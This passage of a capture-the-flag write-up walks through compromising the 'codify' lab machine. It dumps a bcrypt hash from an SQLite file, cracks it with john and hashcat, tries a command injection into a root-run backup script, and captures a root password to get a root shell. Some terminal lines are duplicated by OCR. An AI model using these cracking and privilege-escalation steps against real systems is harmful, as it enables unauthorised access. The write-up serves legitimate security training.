svc@codify:/var/www/contact$
```

Got a file in /var/www/contact named tickets.db and searched and got to know that it can be opened through sqlite.




```
svc@codify:/var/www/contact$ sqlitesqlite3
sqlite3
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite>
```

So typed sqlite3 randomly and it showed open a file...




```
sqlite> selectselect * from users;
select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
sqlite>
```

So just went to list mode in sqlite3 and tried selecting values from users table as it is mostly the default one in most of the databases.




```
~/current (1m 57.65s)
john hash

Created directory: /home/sohamt/.john
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:01:55 4.01% 2/3 (ETA: 21:25:06) 0g/s 39.25p/s 39.25c/s 39.25C/s Fiona..Laura
Session aborted
```

So randomly ran john with the hash to see which type of hash is it...




```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH.../p/Zw2
Time.Started.....: Mon Oct 21 20:55:11 2024 (16 secs)
Time.Estimated...: Mon Oct 21 20:55:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/dict/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       95 H/s (8.99ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1568/14344384 (0.01%)
Rejected.........: 0/1568 (0.00%)
Restore.Point....: 1344/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4080-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> blueberry
Hardware.Mon.#1..: Temp: 56c Util: 98% Core:1785MHz Mem:6000MHz Bus:4
```

Got the password "spongebob1".




```
svc@codify:/home$ su jossu joshua
su joshua
Password: spongebob1

joshua@codify:/home$ cd    cd
cd
joshua@codify:~$ ls    ls
ls
user.txt
joshua@codify:~$
```

Logged in as another user and got the flag...




```
joshua@codify:~$ sudo -sudo -l
sudo -l
[sudo] password for joshua: spongebob1

Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$ 
```

User joshua can run only one script as root user...




```
joshua@codify:~$ cat /ocat /opt/scripts/mysql-backup.sh
cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "
(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$
db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

So saw the script's code and it requires root user's password for the database...




```
joshua@codify:~$ sudo /sudo /opt/scripts/mysql-backup.sh
sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root: /bin/bash

Password confirmation failed!
joshua@codify:~$ ls -l ls -l /opt/scripts/mysql-backup.sh
ls -l /opt/scripts/mysql-backup.sh
-rwxr-xr-x 1 root root 928 Nov  2  2023 /opt/scripts/mysql-backup.sh
joshua@codify:~$ ls -l sudo /opt/scripts/mysql-backup.sh
sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root: spongebob1

Password confirmation failed!
joshua@codify:~$ sudo /sudo /opt/scripts/mysql-backup.sh
sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root: spongebob1; /bin/bash

Password confirmation failed!
joshua@codify:~$
```

Also tried to inject a bash payload but failed...




```
for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$
db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Then saw this code snippet and though maybe a cron job might be running in the background in order to backup the database...



```
$ su root
Password: kljh12k3jhaskjh12kjh3
id
uid=0(root) gid=0(root) groups=0(root)
```

Got root password from the pspy shell as the code for was running in the background...



```
$ su root
Password: kljh12k3jhaskjh12kjh3
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
root.txt
scripts
```

Got root flag...